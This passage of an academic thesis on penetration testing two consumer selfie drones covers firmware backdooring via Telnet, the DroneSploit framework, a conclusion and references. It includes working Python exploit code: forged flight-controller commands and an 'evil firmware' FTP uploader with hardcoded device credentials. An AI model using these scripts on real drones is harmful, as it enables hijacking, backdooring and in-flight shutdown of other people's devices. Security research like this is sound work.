


Figure 4.10: Result of a configuration command viewed in Wireshark

And logically, we could identify the `CMD_REQ_NET_PASSWORD` being the 69th element of the enumeration discovered earlier in the config file present within the code of the APK. From here, we should be able to forge some equivalent packets in order to hack the drone.

4.2.3 Post-exploitation

Not being able to write on the C-me filesystem was problematic, as we felt close to our goal, getting persistent access to a shell from a distance.

Fortunately, the drone had a firmware update feature that is triggered from the smartphone application. Moreover, the only two directories that could be written on the device were obviously the `/mnt`, on which was mounted the SD card, but also a directory name `/netPrivate`. After investigation, the `/netPrivate` folder contained a specific file, named `config.dat`, that only consisted in a list of values, seeming to match the drone's current configuration.

Having done the update of the firmware previously without much notice, the drone was up-to-date (at version 0.7.15). It was thus no longer possible to trigger an update from the smartphone, and then to capture the traffic exchanged in order to reverse the update process.

Conveniently, in the list of values found in the `config.dat` file, one of the values matched "`0.7.15`", and since it was possible to write in the file, we proceeded to change the value to "`0.7.14`" to see if it made any difference. It did ! We were once again prompted with a message on the smartphone asking if we wanted to do a firmware update (even though the firmware was already up-to-date on the drone, we thus simply tricked the system into believing that it was not). This allowed us to capture the packets exchanged while a firmware update was happening, the same way as detailed in Subsection 3.3.3.

By studying the packets in Wireshark, and searching for the FTP protocol, we were able to use the functionality "*follow the TCP stream*" and to uncover the whole sequence of FTP commands necessary to send a new firmware to the drone, as depicted in Figure 4.11. Then together with a specific control command (identification number 71) as shown in Figure 4.10, we could trigger the update of drone's OS.




Figure 4.11: TCP stream of an FTP update transfer session on the C-me Selfie Drone

We could also recover the `0.7.15.zip` file containing the firmware. From this point, we were now able to update the firmware of the drone from our computers.

Inside the archive, a file named `rootfs.squashfs` was present. SquashFS [48] is an open source, read only, extremely compressible filesystem. The SquashFS filesystem tools come in a separate package. This package is called `squashfs-tools` [49]. Once installed, it is possible to open the file and inside can be found the entire filesystem of the C-me drone !

At this point, we were able to locate a script in `/etc` named `autorun.sh` that is used to launch a set of services at boot time. We thus simply added a line having the effect of launching the Telnet service and re-created the archive.

Once the new modified firmware was uploaded, the telnet service was running on the drone from the boot and we could connect to it with the root user via Telnet. We now have created a backdoor on the device !

SUMMARY

The **exploitation** is probably the **most rewarding step** of all the pentesting process. Indeed, this is the moment when the attacker put to the test the vulnerabilities found in the previous phases to advance in the intrusion of the information system. Obviously, the outcome of the exploitation phase is highly dependent on the quality of the research already achieved.

Two different **scenarios** are possible at this stage :

- Either you have uncovered an already **known vulnerability** that can be **exploited with a tool** or an attack that is usable with few efforts.
- Either there is a vulnerability, but it is up to the attacker to **come with an innovative solution** that can either be a piece of code or a clever use of an existing tool.

During the process of our exploitation phase we were brought to put into direct practice the latest statement. Indeed, **some exploits were** rather **straightforward**, with many examples in the literature and therefore consisted more in a technical execution, but some others had to be forged by us.

In short, on the **Flitt Selfie Cam** we carried out a dictionary attack in an attempt to crack the telnet credentials. Being unsuccessful, we opted to open the device and perform a hardware hacking of the UART serial line. This resulted in obtaining a **root shell** access to the OS. From within, it was therefore possible to crack the root account's password through its hash. Once the **password uncovered**, we had direct access on the drone thanks to the **Telnet** service.

On the **C-me Selfie Drone**, we first tried to exploit the FTP service without any luck. Then, strong with the hardware hack knowledge and success gained on the Flitt, we applied once again the same procedure with the **same outcome** on the C-me. Once inside, we could establish that a Telnet service was indeed installed on the drone but not running by default. Unfortunately, impossible to write anything on the filesystem except for the `/mnt` repository, as it was protected.

Finally, on **both drones**, we were able to **forge configuration commands**, through python scripts, that allowed us to change critical information on the drones, such as the SSID or the WiFi password ; as well as deleting the video media or even shutting it down.

Not giving up on the **C-me Selfie Drone**, we managed to understand how the **firmware update** process was working and were able to forge our own firmware in which the telnet service was activated. Once updated, the drone therefore contained a **backdoor** that we could then exploit a our advantage, thus adding a post-exploitation component to our whole process.

Discussion

Once the reconnaissance and vulnerability analysis phases are completed, the pentester should have a more thorough understanding of his target. At this point, a list of weaknesses and possible attack vectors allows him to plan which attack has the higher chances to succeed.

In our process, we naturally focused first on attacks that were involving automated tools to be carried out. For instance, a dictionary attack on the telnet server of the Flitt or some tries to make usage of some Metasploit's built in exploits on the FTP server of the C-me or directly on the Linux OS of the drones.

But after as many failures as there were attempts, the hope of success was shrinking quickly and one could ask if we were really up to the task.

Later, by checking know hacks in the scope of the Hi3518 chip (which is the main chip of the Flitt and is commonly used on light video devices), we stumbled upon a methodology allowing to obtain root shell access on an IP camera that was base on the same chip. Though it was some hardware hacking.

Initially, we didn't consider hardware hacking as part of the scope of the work, but having no better alternative at this point we decided to apply the described methodology to the drone. In order to perform this hack, the attacker has to physically connect wires to an UART serial line eventually left unprotected by the manufacturer. We would like to express our gratitude to Ir Valéry Broun for devoting his precious time to the soldering of the necessary wires.

The hack didn't succeed on the first try, notably because there were more than one serial line on the PCB, but after a week of trying and a steep soldering learning curve, we finally managed to obtain a shell access to the drone's OS.

Strong with the former experience, the hack was quickly repeated on the C-me drone, following the exact same methodology. We might have uncovered a pattern to hack light video drones From this point, we were able to dig into the OS of both devices, and finally take full advantage of all the information gathered during the reconnaissance and vulnerability analysis phases.

As Kevin Mitnick stated, there is always a hole to break into a system. We learned from this experience that the key to success is, after knowledge, perseverance.

This page intentionally left blank.

5 Framework

"Any program is only as good as it is useful."

Linus Torvalds

Creator of Linux

Frameworks are flourishing these days, especially in cyber-security (e.g. Metasploit [24]). These kinds of toolkit generally gather a lot of knowledge acquired and automated by a myriad of security experts, trying to provide a solution as complete as possible.

DroneSploit, the framework we propose to build, is an attempt to mechanize drone hacking techniques in particular, the most user-friendly way possible. This chapter presents the basics of its underlying library and the exploits we could automate in the new framework.

5.1 Sploitkit

This section succinctly presents Sploitkit, a *toolkit for building Metasploit-like consoles*. [50]

5.1.1 Philosophy

Sploitkit is a framework designed to quickly build CLI consoles with a style ressembling that of Metasploit. It features a clear and intuitive plugin architecture that allows to build consoles with new commands or modules but also models for their internal stores. This is another framework made according to the DRY philosophy. [51]

Briefly, this framework written in Python is built to facilitate the creation of new penetration testing consoles tailored to specific use cases, especially when these are not extensively covered in some well-known frameworks like Metasploit. It uses a popular Python3-only package called `prompt_toolkit` [52] designed to make beautiful CLI applications with, for instance, dropdown lists (for command autocompletion), menus or toolbars.

5.1.2 Application Programming Interface

Sploitkit aims to provide an easy and convenient API for quickly extending the console with new commands, modules and store models in an object oriented manner. It defines multiple *entities* which are customizable by the developer :

- `Console` : This is the class used to define new (sub)console levels. As it suggests, a level (defined with the `level` attribute) will determine a scope for the related console, allowing to filter out unapplicable entities (like commands and modules). Its prompt (added to its parent's level) can be customized with the `prompt` attribute.
- `Command` : This class allows to define a command callable from a console through the definition of its `run()` method. When bound to a console, it has an attribute with the same name to be able to use console's configuration settings. A command can be associated with a console level or with every level except those defined in the `except_levels` attribute. It can also have aliases (using the attribute with the same name). Also worth being mentioned, a command can define completion methods (`complete_values` and `complete_options`) and/or a `validate` method to fine-tune its working and feedback to the user.
- `Module` : This class allows to gather complex computation aimed to run inside a dedicated console level, just like Metasploit and other ressembling frameworks do (typically selecting a module with a `use` command, then setting module's parameters before running the `run` or `exploit` command). This logic is defined in the `run()` method.
- `BaseModel`, `Model`, `StoreExtension` : These classes aim to refine data store's structure with new ORM models. Typically, new models will be defined subclassing `Model` while `BaseModel` will be used for association tables. The `StoreExtension`'s allow to add custom methods to the store by behaving like mixin classes included in store's class inheritance.

With these entities, all the mechanics of a good console can easilly be declared to create a new CLI framework dedicated to ones use case. For more details on how to use the different API's, the interested reader can refer to Sploitkit's documentation [51].

5.1.3 Quick start

The following demonstrates Sploitkit's easy and comprehensive interface to quickly get started :

Start with a `FrameworkConsole` A main file can be created to put the subclassed `FrameworkConsole` as a basis for the new console, as shown below.

Listing 5.1: Main file `main.py` for the new console

```
#!/usr/bin/python3
from sploitkit import FrameworkConsole

class MySploitConsole(FrameworkConsole):
    # set your console items here
    pass
    # default sources:
    #sources = {
    #    'banners':  None,
    #    'entities': ["commands", "models", "modules"],
    #}

if __name__ == '__main__':
    MySploitConsole(
        "MySploit",
        # configure your console settings here
    ).start()
```

As mentioned in the comments in Listing 5.1.3, some default sources are defined. These are the base folders where Sploitkit will search for additionnal commands, modules and models. Accessorily, Sploitkit provides a funny feature allowing to generate banners from the application name (here "`MySploit`") and converting images from the `banners` source folder (i.e. in JPG or PNG format) to ASCII images for display at console's startup.

Adding a `Command` Commands can be created in separate files, saved in one of the folders from sources' `entities` field. An example of command is shown hereafter. This is a command included in the base entities of Sploitkit.

Listing 5.2: Commands file `sploitkit/base/module.py` from Sploitkit

```
# -*- coding: UTF-8 -*-
from sploitkit import *
[...]
class Use(Command):
    """ Select a module """
    def complete_values(self):
        return Module.get_list()

    def run(self, module):
        new_mod, old_mod = Module.get_modules(module), self.module
        # avoid starting a new subconsole for the same module
        if old_mod is not None and old_mod.fullpath == new_mod.fullpath:
            return
        ModuleConsole(self.console, new_mod).start()
[...]
```

This is an example of a command starting a subconsole. It uses the list of loaded modules for value auto-completion. Note that Sploitkit handles the validation by itself using the return value of `complete_values`, this prevents the developer from rewriting code handling the same list of values.

Adding a first `Module` A module can be created by simply subclassing `Module`, defining its custom configuration and its `run()` method like shown in Listing 5.1.3.

Listing 5.3: Module file `my-first-module.py`

```
# -*- coding: UTF-8 -*-
from sploitkit import Config, Module, Option

class MyFirstModule(Module):
    config = Config({
        Option("PARAM", "param description", True): "default_value",
    })
    path = "path/to/module"  # module will be called with
                             # 'path/to/module/my_first_module'
    def run(self):
        # do something
        pass
```

Module's path (for calling it with the `use` command from a console) can be defined in two different ways :

1. Explicitely set the `path` attribute ; the full path will be its value and the sluggified value of module's class name (using underscores instead of hyphens between words). An example is mentioned in comment in Listing 5.1.3.
2. Set the real folder and its subfolders as the path ; the full path will be the real complete path to the file where the module is defined and the sluggified value of module's class name.

5.2 Dronesploit

This section presents Dronesploit, a *drone penetration testing framework* [53], built to automate the exploits whose working is presented in Chapter 4.

5.2.1 Core

With the quick start steps from Subsection 5.1.3 in mind, we can now build DroneSploit.

Listing 5.4: Main file `main.py` of DroneSploit

```
#!/usr/bin/python3
from sploitkit import FrameworkConsole

class DronesploitConsole(FrameworkConsole):
    sources = {'banners': "./banners"}

if __name__ == '__main__':
    DronesploitConsole(
```

```
        "dronesploit",
        banner_colorized_sections=("title", )
    ).start()
```

As easy as presented in Figure 5.2.1 and thanks to the base mechanics (subconsoles, commands, modules and models) from Sploitkit, we now have a starting point for our new framework !

5.2.2 Modules

With the exploit processes from Chapter 4 in mind, we can now build DroneSploit's modules according to the schema in Figure 5.1. Note that all the modules are named according to the C-me drone but are also applicable to the Flitt except for the set of modules related to the firmware. The module class names should not be confused with the actual Sploitkit `Command`'s and are named this way to reflect commands for the fly controller.




Figure 5.1: Dronesploit modules represented in a UML fashion

All the modules rely on a base proxy class `CmeCommand` defining a `send_command` method that allows to interact with drone's fly controller. The different sets of modules are represented with distinct colors :

- **Information request modules** (in blue) : these directly subclass the `CmeCommand` and use a command index (as discovered in Subsection 3.3.2) with the `send_command` method.

- **Setting change modules** (in green) : these subclass the `CmeChangeCommand` that adds some particular required config options for the drone command to work.
- **Firmware modules** (in red) : these subclass the `CmeUpdateCommand` that defines a `send_update` method to interact with FTP before triggering the actual update with the `send_command` method.

The code hereafter demonstrates the logic of the aforementioned modules as of the information obtained in Chapter 4.

Modifying drone configuration As described in Subsection 4.2.2, we were able to understand protocol used to modify a drone's configuration. It was then rather straightforward to develop a script that would send the same payload. We used a socket to establish a connection with the device. Then, we simply send the command.

Listing 5.5: Piece of code for sending a drone command

```
import socket

def send_command(ip, port, id, param):
    """
    :param ip:    drone's IP
    :param port:  drone's fly controller port
    :param id:    command identification number
    :param param: command set of parameters
    """
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    s.send(b'{"CMD" : %d, "PARAM" : %s}' % (id, param))
    return s.recv(1024).strip() == b"0"
```

As shown in Listing 5.2.2, simple TCP socket is required with drone's IP and port to send a dictionary holding the command identifying number and its parameters. Afterwards, drone's fly controller returns a value `"0"` for success and `"-1"` for failure.

Uploading modified firmware Following the work of Subsection 4.2.3, we were able to have a peek at the FTP commands necessary to open a connection and upload a new version of the firmware. Combined with the credentials discovered in the Subsection 3.3.2, we could successfully develop a script that allows to upload the modified version of the firmware to the drone, using a socket connection and a syntax analog to the module above.

Listing 5.6: Piece of code for sending an evil firmware update

```
from ftplib import FTP

def send_update(ip, port, filename):
    ftp = FTP(ip, port)
    ftp.sendcmd("USER AW819")
    ftp.sendcmd("PASS 1663819")
    ftp.sendcmd("SYST")
    ftp.sendcmd("PWD")
    ftp.sendcmd("TYPE I")
```

```
    ftp.sendcmd("CWD /")
    ftp.sendcmd("PASV")
    with open(filename, 'rb') as f:
        ftp.storbinary("STOR 0.7.15.zip", f)
    ftp.quit()
    if send_command(ip, port, 71, '"0.7.15"'):
        time.sleep(10)
        return True
    return False
```

As shown in Listing 5.2.2, we can simply open an FTP session and mimic the FTP commands as found in Subsection 4.2.3 to upload our evil firmware update. Then, we can send a drone command to trigger the actual update. If it succeeds, the update process takes roughly 10 seconds.

In-flight shutdown As an additional note, when having enabled the Telnet service, it is trivial to send a shutdown command after establishing a connection to the drone through a terminal. This could be automated in a module in a near future.

As a reminder, the information request (in blue) and setting change (in green) modules apply to both the Flitt and the C-me. The set of firmware update commands only applies to the C-me.

SUMMARY

Sploitkit, written in Python, was recently created and provides a comprehensive framework for building terminal-based interfaces. It is designed with the DRY philosophy in mind and provides an API that makes easy to create what are called *entities*. These consist in :

- `Console`'s : for building new console levels.
- `Command`'s : for creating commands for the consoles.
- `Module`'s : for making modules handling complex computation that do not fit into commands.
- `Model`'s : for tuning the data schem of the internal store (useful for collecting report information).

Above this framework, we can now build an application called **DroneSploit** that is purely focused on our use case, drone hacking. For this purpose, we retrieve the knowledge acquired in Chapters 3 and 4. From this, we can essentially deduce two important logics :

1. Send specifically formatted commands to the drones
   (applies to the Flitt but to the C-me as well)
2. Push a firmware update and trigger the update process
   (only for the C-me)

This led us to build the following **modules** :

	Flitt Selfie Cam	C-me Selfie Drone
Get system information	✓	✓
Power off	✓	✓
Stop video recording	✓	✓
Change datetime	✓	✓
Change password	✓	✓
Change SSID	✓	✓
Evil firmware update	✗	✓
Denial-of-Service update	✗	✓

It was also possible to automate some **WiFi password cracking** techniques using available open source code, to be adapted in Sploitkit modules.

The resulting project can be found on GitHub. [53]

Discussion

While the exploitation phase had already become exciting, this one turned out to be inspiring. It dealed with more complex, parametrizable and repeatable logics in Python so that, at the end, we could write modules for a brand new application based on Sploitkit.

While creating modules, this paved the way to automating more and more possible ways of attack on a broad range of targets. Indeed, now that a basis is stated with DroneSploit, it will be relatively easy to add new modules for out-of-scope drones that are already parsed in the current literature, e.g. the Parrot AR or yet DJI Tello drones. This will be the subject of further exciting researches !

For the viewing pleasure, here is a screenshot of what DroneSploit currently looks like :

To be continued !

This page intentionally left blank.

6 Conclusion

"Device makers, especially consumer-focused ones, have been the Achilles' heel of IoT security. These vendors have often viewed proper security implementations as extra cost, complexity, and time-to-market burdens with an unclear payoff."

Maciej Kranz

Vice President of Strategic Innovation at Cisco Systems

At first glance, one could assume that a small commercial drone naturally lacks security. And by definition, a connected device will always be more vulnerable than one that is not. Although we were able to exploit the devices on unplanned ways to a certain extent, this still required a consequent amount of work.

6.1 Summary

All along this thesis, we dove into the very specific field of pentesting and vulnerability assessment. This process was a formidable journey that allowed us to have a good overview of every step involved in the discipline, by applying the offensive security techniques to the context of drones.

First, we got familiar with all the tools and technologies that could be of help for a pentester. This process was rather enjoyable and very instructive. The more we learned, the more we realized that the scope of cybersecurity is wide and complex.

Afterwards, we dove into the specifics of drone security, limited the scope to two models of drones, and established a quick state of the art of the topic. Followed an intelligence gathering and vulnerability scanning phase that allowed us to pinpoint some vulnerabilities for each one of the devices. Strong with this knowledge we developed a process that allowed us to gain full access to the drone, and even to install a backdoor.

Finally, we designed and implemented a framework from scratch, DroneSploit. It is designed to automate the exploits for which we managed to determine a proof of concept in the previous phase. The framework is designed in such a way that it mimics Metasploit, the reference toolkit for network penetration testing, with hopes that other security enthusiasts would be interested to contribute to the project.

The result of this work, after considering the fact that success was no a certainty from the beginning, has proven to be rewarding.

6.2 Objectives

Our objectives were four-fold :

1. The **background** is fully stated.
   - A – We reviewed the current literature regarding IoT security, especially in the field of light commercial drones.
   - B – We found some methodologies and processes for hacking, especially the penetration testing process.
   - C – We presented some existing solutions and used a few ones in the exploits and the framework.
2. The **scope** was narrowed to only two drones.
   - A – Multiple provided drones were not suitable for WiFi exploitation and then withdrawn from the scope.
   - B – The working of the selected drones was studied.
3. Some **exploits** could be written and tested.
   - A – We found a few attacks chaining multiple hacking techniques.
   - B – We wrote a few exploit scripts proven to be effective.
4. A new **framework** is born, tailored to drone hacking.
   - A – The new framework was made on top of SploitKit and some scanning modules could be included.
   - B – The exploit scripts were turned into exploitation modules for DroneSploit.

6.3 Future Works

DroneSploit opens some new avenues of improvement :

- **Flying control module** : using the information gathered in the Subsection 3.3.3, it should be possible to design a light control application in order to pilot the drone from a distance.
- **Video eavesdropping** : it might be worthwhile to try to intercept the video communication between the drone and the smartphone. If so, this functionality could be conveniently used as a nice addition to the flying control module.
- **Radio-controlled drone assessment** : even though we excluded them from the scope of this work, there are a lot of commercial drones that are radio controlled. It would be worthwhile to study them as a separate project, and see there is a possible application with DroneSploit.
- **Testing other drone models** : increase the number of modules available in DroneSploit by realizing a similar work with some more light commercial drones, or by adding scripts already available as resources
- **Evolving to medium-size drones** : this work focus on rather inexpensive devices. It would be worthwhile to test some bigger models, and see if more security is implemented.

This page intentionally left blank.

References

[1] MITRE. *The MITRE Corporation*. URL: https://www.mitre.org/ (visited on 07/02/2019).

[2] MITRE. *CWE – Frequently Asked Questions (FAQ)*. URL: https://cwe.mitre.org/about/faq#A.1 (visited on 07/02/2019).

[3] MITRE. *CVE – Home*. URL: https://cve.mitre.org/about (visited on 07/02/2019).

[4] Patrick Engelbretson. *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*. Syngress, 2011. ISBN: 978-0-12-411644-3.

[5] PTES Team. *Penetration Testing Execution Standard*. 2012. URL: http://www.pentest-standard.org/index.php/Main_Page (visited on 08/10/2019).

[6] Postscapes. *IoT Standards and Protocols*. URL: https://www.postscapes.com/internet-of-things-protocols/ (visited on 08/12/2019).

[7] Hugo Etiévant. "Obfuscation : protection du code source contre le reverse engineering". In: (Oct. 2006). URL: https://cyberzoide.developpez.com/securite/obfuscation (visited on 08/17/2019).

[8] Dejan Lukan. "Anti-Debugging". In: (Feb. 2013). URL: https://resources.infosecinstitute.com/anti-debugging (visited on 08/18/2019).

[9] Jaikumar Vijayan. "RockYou hack exposes names, passwords of 30M accounts". In: (2009). URL: https://www.computerworld.com/article/2522045/rockyou-hack-exposes-names--passwords-of-30m-accounts.html (visited on 08/18/2019).

[10] Claude Vilvens. *Systèmes logiciels embarqués : mobiles et cartes à puce*. HEPL, 2018.

[11] sleek. *Deauthentication*. URL: https://www.aircrack-ng.org/~~V:/doku.php?id=deauthentication (visited on 08/15/2019).

[12] *JTAGulator*. URL: http://www.grandideastudio.com/jtagulator (visited on 06/01/2019).

[13] *PuTTY – a free SSH and telnet client for Windows*. URL: https://www.putty.org (visited on 08/05/2019).

[14] Offensive Security. *Kali – Our Most Advanced Penetration Testing Distribution, Ever*. URL: https://www.kali.org (visited on 08/12/2019).

[15] Parrot Team. *Parrot OS – The advanced system for security experts, developers and crypto-addicted people*. URL: https://www.parrotsec.org/ (visited on 08/13/2019).

[16] Offensive Security. *Training, Certifications and Services*. URL: https://www.offensive-security.com (visited on 08/12/2019).

[17] *Kali Linux Tools Listing*. URL: http://tools.kali.org/tools-listing (visited on 08/12/2019).

[18] Johnny Long, Bill Gardner, and Justin Brown. *Google Hacking for Penetration Testers*. Third. Syngress, 2015.

[19] Shodan. *The world's first search engine for Internet-connected devices*. URL: https://www.shodan.io/ (visited on 08/10/2019).

[20] Paterva. *Maltego Clients*. URL: https://www.paterva.com/buy/maltego-clients.php (visited on 08/10/2019).

[21] Gordon Lyon. *Nmap: the Network Mapper – Free Security Scanner*. URL: https://nmap.org/ (visited on 08/01/2019).

[22] Wireshark Foundation. *Wireshark*. URL: https://www.wireshark.org/ (visited on 08/03/2019).

[23] Tenable. *Nessus – Comprehensive Vulnerability Assessment Solution*. URL: https://www.tenable.com/products/nessus (visited on 08/01/2019).

[24] Rapid7. *Metasploit – Penetration Testing Software, Pen Testing Security*. URL: https://www.metasploit.com (visited on 08/04/2019).

[25] Openwall. *John the Ripper password cracker*. URL: https://www.openwall.com/john (visited on 08/04/2019).

[26] THC. *Hydra*. URL: https://github.com/vanhauser-thc/thc-hydra (visited on 08/04/2019).

[27] PortSwigger. *Burp Suite Scanner*. URL: https://portswigger.net/burp (visited on 08/04/2019).

[28] Aircrack-ng. *Aircrack-ng*. URL: https://www.aircrack-ng.org/ (visited on 08/03/2019).

[29] skylot. *JADX – Dex to Java decompiler*. URL: https://github.com/skylot/jadx (visited on 08/10/2019).

[30] *Hopper*. URL: https://www.hopperapp.com (visited on 08/10/2019).

[31] Rob Mardisalu. "14 Most Alarming Cyber Security Statistics in 2019". In: (Apr. 2019). URL: https://thebestvpn.com/cyber-security-statistics-2019 (visited on 08/18/2019).

[32] *Root Me : Hacking and Information Security learning platform*. URL: https://www.root-me.org (visited on 08/19/2019).

[33] *Hack The Box – Pen-Testing Labs*. URL: https://www.hackthebox.eu/ (visited on 08/19/2019).

[34] *Vulnerable By Design – VulnHub*. URL: https://www.vulnhub.com (visited on 08/19/2019).

[35] motomagx. *Hi-Linux – Precompiled Linux Kernel for High-performance computers*. URL: https://hilinux.sourceforge.io (visited on 08/13/2019).

[36] Erik Andersen. *BusyBox: The Swiss Army Knife of Embedded Linux*. URL: https://busybox.net (visited on 08/13/2019).

[37] *RFC7826 – Real-Time Streaming Protocol Version 2.0*. IETF. URL: https://tools.ietf.org/html/rfc7826 (visited on 08/12/2019).

[38] Mark Szabo-Simon. *Let's hack a drone!* URL: https://github.com/markszabo/drone-hacking (visited on 07/27/2019).

